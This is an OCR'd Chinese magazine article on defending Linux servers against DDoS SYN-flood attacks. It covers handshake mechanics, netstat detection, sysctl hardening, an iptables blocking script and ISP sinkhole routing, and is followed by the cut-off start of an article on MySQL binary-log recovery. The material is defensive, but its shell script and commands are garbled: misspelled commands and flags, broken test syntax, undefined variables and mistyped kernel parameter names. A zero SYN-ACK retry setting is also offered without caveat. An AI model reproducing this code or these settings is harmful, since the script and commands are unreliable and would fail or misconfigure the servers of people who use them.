俗话说:“知己知彼,百战百胜。”要想理解DDoS的概念,我们首先要了解一下何谓DoS攻击。最基本的DoS攻击通过操纵单台攻击机连接服务器,利用TCP连接的三次握手原理,发出大量合理但非正常的请求来占用过多的服务器资源,从而导致服务器无法为其他用户提供正常服务。随着现代计算机硬件与网络技术的飞速发展,CPU 的处理能力迅速增长,大容量(GB级)内存的普及,以及千兆级网络的出现,使得目标机器对恶意攻击包的“消化能力”大大加强。因此,现在几乎没有人再用DoS这种单打独斗的攻击方法。

DDoS是DoS攻击的加强,如果把DoS比喻为“单挑”,那么DDoS就像是“群殴”。DDoS的攻击原理与DoS类似,但是相对于DOS攻击,DDoS需要更多的准备工作。首先,它会在攻击目标之前在网络上收集足够多的“有漏洞机器” 作为攻击机,能力强的甚至可以在已经控制的一级“肉鸡”中扩大收集更多有漏洞的机器,形成如图1所示的具有多级主从关系的攻击链。一旦发起攻击,所有可利用的攻击机器会同时对目标服务器展开进攻,攻击规模大,破坏力更强。最为可恶的是,攻击者并不在乎这些“肉鸡”的暴露,即使“肉鸡” 被追踪、破坏或无法使用,他总可以找到更多的替代品。




图1 DDOS攻击示意图

DDoS的兴起与网络的高速发展密切相关。高速连接的网络虽然给大家交流信息带来了方便,同时也为DDoS攻击创造了极为有利的条件。利用便捷的网络,攻击者可以更大程度地寻找和控制世界各地有漏洞的机器,而且保证其速度。由于分布范围广,管理员追踪的难度也更高。

自问世以来,DoS 衍生出多种形式。这里只详细介绍在网络上使用频繁同时也是最流行的攻击方法T.CP-SYN Flood的攻击原理和防范措施。

前面提到DoS攻击会发出大量合理但非正常的请求,为什么请求可以是合理的却是非正常的呢?我们知道,每当进行一次标准的TCP连接,例如WWW浏览或下载文件,TCP/IP中的TCP协议将提供可靠的连接服务,采用三次握手建立一个连接。

第一次握手:建立连接时,客户端发送SYN包(syn:x)到服务器,并进入SYN-SEND状态,等待服务器确认。

第二次握手:服务器收到SYN包,必须确认客户的SYN(ACk=X+1),同时发送一个SYN包(syn=y),即SYN+ACK包,此时服务器进入SYN-RECV状态。

第三次握手:客户端收到服务器的SYN+ACK包,向服务器发送确认包ACK(ack=y+1),此包发送完毕,客户端和服务器进入ESTABLISHED状态。

完成三次握手后,一次成功的TCP连接由此建立,可以展开后续工作了,如图2中的实线所示。




图2 三次握手

在上述过程中还有一些重要的概念:

- 未连接队列

在三次握手协议中,服务器维护一个未连接队列。该队列为每个客户端的SYN包(syn=y)开设一个条目,条目表明服务器已收到SYN包,并向客户发出确认,等待客户的确认包。这些条目所标识的连接在服务器处于SYN-RECV状态。当服务器收到客户的确认包时删除这些条目,服务器进入ESTABLISHED状态。

- Backlog参数

表示未连接队列的最大容纳数目。

- SYN+ACK重传次数

服务器发送完SYN+ACK包,如果未收到客户确认包,则服务器进行首次重传。再等待一段时间后仍未收到客户确认包,则进行第二次重传。如果重传次数超过系统规定的最大重传次数,则系统将该连接信息从半连接队列中删除。注意,每次重传等待的时间不一定相同。

- 半连接存活时间

指半连接队列条目存活的最长时间,即服务从收到SYN包到确认这个报文无效的最长时间。该时间值是所有重传请求包的最长等待时间总和,有时也称半

连接存活时间为 Timeout 时间或 SYN-RECV 存活时间。

TCP-SYN Flood 又称半开式连接攻击。攻击者会利用一些特殊工具制造大量的非法数据包，把源地址伪装成一个实际不存在的地址。在它的实现过程中只有前两个步骤，当服务方收到请求方的 SYN 并回送 SYN+ACK 确认消息后，请求方由于采用源地址欺骗等手段，致使服务方根本得不到 ACK 回应。

事实上，请求方除了立即响应 SYN+ACK 消息外，也可能因为正在处理某些数据，而暂时无法响应服务端消息，这是正常的。因此，在系统设计中考虑让服务器持续一段时间保留此 SYN+ACK 信息片断，等待接收请求方 ACK 消息是很有必要的。但是，一台服务器可用的 TCP 连接是有限的，如果恶意攻击方快速、连续地发送此类连接请求，则服务器的可用 TCP 连接队列很快会被阻塞，系统可用资源、网络可用带宽将急剧下降，因而无法向其他用户提供正常的网络服务。TCP-SYN Flood 就是利用这一原理实施攻击的。

这种方式有它的局限性。虽然攻击者可以将 IP 伪造为不存在的源地址，但不存在的源地址也相对容易被管理员识别。有经验的管理员可以通过查看连接状态，把连接频繁的攻击源用 iptables 脚本直接过滤。所以，此类攻击方式现在也有所改变。有心的攻击者往往会精确准备一群攻击机，同时发动攻击，这样就会有成百上千个攻击源，每个攻击源都在不同的网络。再将每一个攻击源伪装上随机的 IP 源地址，这样管理员就更难应付了。

DDoS 的检测方法

下面介绍如何判断服务器是否受到 DDoS 攻击。使用如下几个简单的步骤可以进行判断。

- 最明显的感觉是服务器响应缓慢，一般直接可以从服务器提供的页面显示速度上察觉。
- 登录服务器，用“netstat”命令查看，发现服务器有大量等待的 TCP 连接。
- 利用 Sniffer、Tcpdump 等嗅探工具会发现网络中充斥着大量假源地址的伪装数据包。
- 从 ISPtgi 上可以看出服务器的数据流量猛增，造成网络拥塞，服务器甚至不能正常地与外界通信。
- 严重时会造成系统死机。下面以一台 RHEL AS 4.0 的服务器为例，使用系统自带的 netstat 工具来检测 DDoS 攻击。

```
#netstat -n -p TCP
tcp 0 0 10.11.11.11:23 124.173.152.8:25882 SYN_RECV-
tcp 0 0 10.11.11.11:23 236.15.133.204:2577 SYN_RECV-
tcp 0 0 10.11.11.11:23 127.160.6.129:51748 SYN_RECV-
tcp 0 0 10.11.11.11:23 222.220.13.25:47393 SYN_RECV-
tcp 0 0 10.11.11.11:23 212.200.204.182:60427 SYN_RECV-
tcp 0 0 10.11.11.11:23 232.115.18.38:27811 SYN_RECV-
tcp 0 0 10.11.11.11:23 239.116.95.96:5122 SYN_RECV-
```

上面是在 Linux 系统中看到的输出结果，很多连接处于 SYN-RECV 状态（在 Windows 系统中是 SYN-RECEIVED 状态），源 IP 地址都是随机的（也可能是同一个 IP 的很多 SYN-RECV 连接状态），表明这是一种带有 IP 欺骗的 SYN 攻击。通过下面的命令也可以直接查看 Linux 环境下某个端口的未连接队列条目数：“#netstat -atun |grep SYN_RECV |grep:80 |wc -l”。结果显示了 TCP 80 端口的未连接数请求及个数，虽然还远未达到系统极限，但应该引起管理员的注意。

防范 DDoS 攻击

几乎所有的主机平台都有抵御 DDoS 的设置。以 Linux 操作系统为例，其防范技术主要分为三大类：第一类通过合理配置系统，达到资源最优化和利用最大化，第二类通过加固 TCP/IP 协议栈来防范 DDoS；第三类通过防火墙、路由器等过滤网关，有效地探测攻击类型并阻击攻击。

必须明确的是，DDoS 攻击在 TCP 连接原理上是合法的，除非 TCP 协议重新设计，明确定义 DDoS 和其他正常请求有何不同，否则不可能完全阻止 DDOS 攻击，我们所做的只是尽可能地减轻 DDoS 攻击的危害。

1）服务器设置

除了防范他人攻击外，也要提防不要成为被人利用的对象。可以通过以下方法来实现：

- 安全配置系统，杜绝攻击漏洞，及时安装系统补丁程序。
- 关闭不必要的服务，并优化服务。
- 按期地查看日志。
- 利用工具检查文件完整性。

2）加固 TCP / IP 协议栈

这里通过修改 TCP / IP 参数来控制连接资源的利用。

- SYN Cookie 技术

限制同时打开的 SYN 半连接数。以 Red Hat Linux 为例，通过在启动环境中设置以下命令来启用 SYN cookies：“#echo 1> /proc/sys/net/ ipv4/tcp_syncookies”。也可以通过修改其他参数，或者使用 /proc/sys/net/ipv4/netfilter/ ip_contrack_*来实现。

- 增加最大半连接数

加大未连接队列空间。Linux 使用变量 tcp-max-syn_backlog 来定义 backlog 队列容纳的最大半连接数。在 Red Hat Linux 中，该变量的默认值为 256，在 RHEL AS Linux 中则是 1024。该数值是远远不够的，一次强度不大的 SYN 攻击就能使半连接队列占满。通过以下命令可以修改此变量值：“#sysctl -W net.ipv4.tcp_max_syn_ backlog="2048"”。

- 缩短 SYN 半连接的 Timeout 时间

Red Hat Linux 使用变量 tcP_synack_retries 定义重传次数，其默认值是 5，总超时时间需要 3 分钟。

```
#sysctl -W net.ipv4.tcp_synack_retries="0"
```

- 及时更新系统补丁

添加如下脚本到 Linux 的/etc/sysctl.conf 文件，重启后会自动启动，可以达到防御 DDoS 的效果。

```
## add by geminis for syn crack
net.ipv4.tcp_syncookied=1
net.ipv4.tcp_max_syn_backlog="2048"
net.ipv4.tcp_synack_retries="1"
```

3）防火墙防御

网关超时设置将防火墙 SYN 转发超时参数设置为小于服务器的 Timeout。如果客户端在防火墙的 Timeout 时间内无响应，防火墙将发送终止 RST 消息给服务器，使服务器从队列中删除该半连接，节省开销。需要注意的是，网关超时参数设置不宜过小也不宜过大，超时参数设置过小会影响正常的通信，设置过大则会影响防范 SYN drome 攻击的效果，必须根据所处的网络环境来设置参数。

- SYN 网关：SYN 网关的原理是代替客户端发送 ACK 消息，然后转发数据。SYN 网关收到服务器的 SYN/ACK 包后，将该包转发给客户端，同时以客户端的名义给服务器发 ACK 确认包。此时，服务器由半连接状态进入连接状态。当客户端确认包到达时，如果有数据则转发，否则丢弃。一般服务器所能承受的连接数量比半连接数量要大得多，所以这种方法能有效地减轻对服务器的攻击。
- SYN 代理：当客户端 SYN 包到达过滤网关时，SYN 代理并不转发 SYN 包，而是以服务器的名义主动回复 SYN+ACK 包给客户。收到客户的 ACK 包表明是正常访问，此时防火墙向服务器发送 ACK 包，并完成三次握手。这里的防火墙作为独立的服务器，需要有较强的抵抗 DDoS 攻击的能力。使用专用 NP（网络处理器）及专用操作系统的高档防火墙都会具备这种功能。

```
#!/bin/sh
#定义变量
MAX_TOTAL_SYN_RECV="1000"
MAX_PER_IP_SYN_RECV="20"
MARK="SYN_RECV"
#定义链接状态为"SYN_RECV"
PORT="80"
LOGFILE="/var/og/netstat_$MARK-$PORT"
LOGFILE_IP="/var/log/netstat_connect_ip.log"
DROP_IP_LOG="/var/log/netstat_syn_drop_ip.log"
#iptables 初始化，拒绝非法包和不明状态包，允许请求
包和已连接的包进入
iptable -F -t filter
iptable -A INPUT -p TCP --syn -m stat --state NEW -j DROP
iptables -A INPUT -p ALL - m state --state INVALID -j DROP
iptables -A INPUT -p ALL -m state -state ESTABLISHED,
RELATED -j ACCEPT
#初始化变量
if [-z $MARK];then
MARK="LISTEN"
fi
if [-z $PORT];then
SPRT="tcp"
else
SPORT=":$PORT"
fi
#end
#保存 netstat 结果到指定记录文件中便于分析
netstat -atun|grep $MARK |grep $SPORT 2>/dev/null
>$LOGFILE
if [-s $DROP_IP_LOG];then
for i in `less$DROP_IP_LOG|awk '{print $1}`;
do
/sbin/iptables -A INPUT -p ALL -s $i -j DROP
done
fi
for i in 'less $LOGFILE_IP';
#统计同一 IP 的 SYN-RECV 状态
REPEAT_CONNECT_NUM='grep $i $LOGFILE|wc -l'
#如果超过预设的统一 IP 连接数，则拒绝此 IP 连接包进入
if [$REPEAT_CONNECT_NUM -gt $MAX_PER_
IP_SYN_RECV];then
echo "$I $REPEAT_CONNEC_NUM" >> $DROP_IP_LOG
iptables -A INPUT -p ALL -s $i -j DROP
fi
done
#统计所有状态为 SN_RECV 的数据包，如果数量超过预
设则重置状态
ALL_CONNETC='uniq -u $LOGFILE|wc -l'
echo $ALL_CONNECT
if [$ALL_CONNECT -gt $MAX_TOTAL_SYN_REC];then
echo $ALL_CONNECT
exit
fi
```

简单说明一下上述脚本。该脚本一旦发现有恶意连接的 IP 地址后会马上生效，利用 iptables 命令阻止该 IP 地址的任何请求，直到管理员手动去除为止。但这种做法在某些情况下显得过于严格，因为该 IP 也可能是一个公共出口。解决方法是再配合一个释放 IP，运行于 cron 服务中，设置成每隔一段时间自动从 iptables 规则中去掉该 IP 地址，时间可以根据具体网络连接情况设置。

基于角色的防范

互联网上的用户各种各样，不同角色有着不同的任务。下面以企业网络/系统管理员、ISP/ICP 管理员和骨干网络运营商三种角色为例分别谈谈如何防范 Linux 下的 DDoS 攻击。

1）企业网络/系统管理员

作为企业网络/系统管理员，有责任做到对系统了如指掌，以下几项工作是必须做的。

时刻留意安全站点公布的与 Linux 系统和软件有关的最新安全漏洞和报告；及早发现系统存在的攻击漏洞，及时安装系统补丁程序；对一些重要信息（例如系统配置信息）建立并完善备份机制；对一些特权账号（例如管理员账号）的密码设置要谨慎。通过这样的一系列举措可以把攻击者得手的机会降到最小。

在网络管理方面，要经常检查系统的物理环境，禁止那些不必要的网络服务；充分了解系统和服务器软件是如何工作的；经常检查系统配置和安全策略，并注意查看每天的安全日志。

利用工具检查文件完整性。在确定系统未曾被入侵时，应该尽快为所有二进制程序和其他重要系统文件产生文件签名，并且周期性地进行比较以确保没有被非法修改。另外，强烈推荐将文件检验和保存到另一台主机或可移动介质中。可以使用免费的 tripwire 和 aide 等文件/目录完整性检查程序；有条件的也可以选择购买商业软件包。如果使用基于 RPM 的软件包，可以直接使用 RPM 的检验功能来校验软件特征码。

利用网络安全设备（例如防火墙）来加固网络的安全性，配置好这些设备的安全规则，过滤掉所有可能的伪造数据包。一般商业公司都会配备相应的防火墙设备。目前市场上无论 IDS 还是 IPS 都具备防范 DDoS 攻击的功能，购买时多比较相关数据处理能力、数据包吞吐量和转发等性能指标来进行选择。

经常与 IDC 中心管理员沟通，以及与主要互联网服务供应商（ISP）的协助和合作是非常重要的。因为 DDoS 攻击主要是耗用带宽，虽然攻击来自四面八方，但进入上游 ISP 网络的入口点是有限的。个人管理的网络无法单独对付这些攻击，可以与 ISP 协商，通过他们帮助实施正确的路由访问控制策略来保护带宽和内部网络，实现路由访问控制和对带宽总量的限制。

当发现自己正在遭受 DDoS 攻击时，应当启动应对策略，如采用网络数据包嗅探工具，尽可能快地追踪攻击包，保存好攻击日志文件，并且及时联系 ISP 和应急组织，分析受影响系统，确定涉及的其他节点，从而阻挡来自已知攻击节点的流量。

2）ISP/ICP 管理员

ISP/ICP 为中小型企业提供各种规模的主机托管业务，所以在防范 DDoS 时，除了需要与企业网络管理员一样管理好主机外，还要特别注意自己管理范围内的客户托管主机不要成为“肉鸡”，同时注意保护自己的网络设备。

针对 ISP 的网络攻击越来越多，应付这些攻击除了自身技术水平高之外，还需要丰富的攻防经验和事倍功半的工作设备，分析网络流量，采取应对措施。

目前，比较流行的防范方法是网络下水道技术。网络下水道技术应用网络上的 Honey Pot 收集发向 ISP 的垃圾流量，并通过对这些垃圾信息的分析来判断是否有人在扫描网络或进行攻击，从而实现预警和防范功能。如果有攻击者正在对 ISP 网络展开攻击，网络下水道技术可将攻击的网络流量引导“下水道”通过一台路由来实现，可以是默认的路由，也可以是一个特定的子网，ISP 网络无法识别的网络流量都会送到这里。对于 ISP 来说，这些网络流量可能隐藏着许多有用的信息，想要获取这些信息可以在路由后面加上一个网络分析器， 如 Linux 下著名的 IDS 软件 Snort，并配合 Tcpdump 协议分析工具，就可实现数据的截取和分析。如果 ISP 在监视过程中发现有攻击者正在攻击一个子网的网段，可以用 BGP 通知其他路由，把指向该子网的网络流量都送到下水道路由，从而改变攻击方向。下水道技术如图 3 和图 4 所示。




图 3




图 4

假设攻击者正在对一个子网进行攻击，网络流量经过 ISP 网络后被 ISP 管理员发现，ISP 管理员及时采取措施，利用网络下水道技术向相邻 BGP 发送一个下水道路由记录。于是针对该子网的攻击被改向，从而保护该子网。

3）骨干网络运营商 IDC

骨干网络运营商 IDC 提供互联网的物理基础。通过骨干网络运营商，DDoS 攻击可以很好地被预防。2000 年 Yahoo 等知名网站被攻击后，美国网络安全研究机构就提出了骨干网络运营商联手解决 DDoS 攻击的方案。该方法其实很简单，就是在每家运营商的出口路由器上进行源 IP 地址验证，如果在自己的路由表中没有这个数据包源 IP 的路由就丢弃这个包。这种方法可以阻止攻击者利用伪造的源 IP 进行 DDoS 攻击。


但是，这样会降低路由器的效率，而这是骨干运营商非常关注的问题，所以该方案真正实施起来还很困难。

事实上，IDC 更多地是通过高端设备，例如高端路由器、网络监控设备和事件告警应急设备等来防范 DDoS 等攻击，保证网络安全。

总 结

DDoS 防范需要不断改进，对 DDoS 的原理与应对方法需要持续的关注和研究。目前已有证据显示 DDoS 攻击方式已经改进，因此防范工作也要随之不断改进。

前置知识：Linux
关键词：网管、MySQL、数据恢复



利用日志进行 MySQL 数据库实时恢复

文/ 北京 李晨光

在对 MySQL 数据和表格结构进行备份时，mysqldump 是一个非常有用的工具。通常情况下一般是一天一备份，但如果在刚备份完成的一段时间以内数据出现丢失，那么这些数据将可能无法恢复。有什么方法可以及时地对数据进行保护呢？事实上，现在有几种方法都可以实现。这里介绍其中一种，即使用二进制日志进行数据恢复。

在一个服务器中，当 SQL 事务执行时，一个二进制日志可以记录所有 SQL 事务。考虑到服务器的性能，有些系统管理员会把所有日志都最小化。事实上，平均而言二进制日志对服务器性能的影响只有 1%，而作为回报，这种性能的牺牲却可以换来实时的数据恢复功能。

设置二进制日志

二进制日志记录一台服务器上所有 SQL 执行事务。使用 mysqlbinlog 工具，二进制日志文件中的内容可以被轻松提取出来，其中的 SQL 语句也可以被轻松地重新执行。要将二进制日志功能设为可用，可以在服务器选项文件（可能是/etc/my.cnf，这取决于用户所用的系统）的[mysqld]组中加入：“log-bin=/var/log/mysql/ bing.log”。

注意，这里使用的确切路径取决于文件系统和用户参数。一般情况下，还需要创建相应的目录用于存放日志，并且根据所使用的文件系统对目录的所有权和许可情况进行更改。基于安全性的考虑，建议将备份数据的日志文件放在一个单独的硬盘驱动器中。上述文件的后缀 log 将被 6 个数字自动替代。用户可以对日志做限制，使其只对某个特定的数据库进行记录，或者在日志中忽略某些特定的数据库。有关日志文件的细化调整信息，可以查看相关文档 http://dev.mysql.com/doc/mysql/en/binary-log.html。在上述选项文件中创建相应的记录以后，一般需要重新启动 MySQL 服务器以使其生效。

除了使用 mysqldump 等工具进行常规备份以外，一般还需要将二进制日志和备份进行同步。在进行备份时，可以通过 flush 日志来实现这一功能。可以将类似以下的语句加入 cron 或类似的程序调度工具中：“mysqladmin -u root -pmypwd flush-logs”。

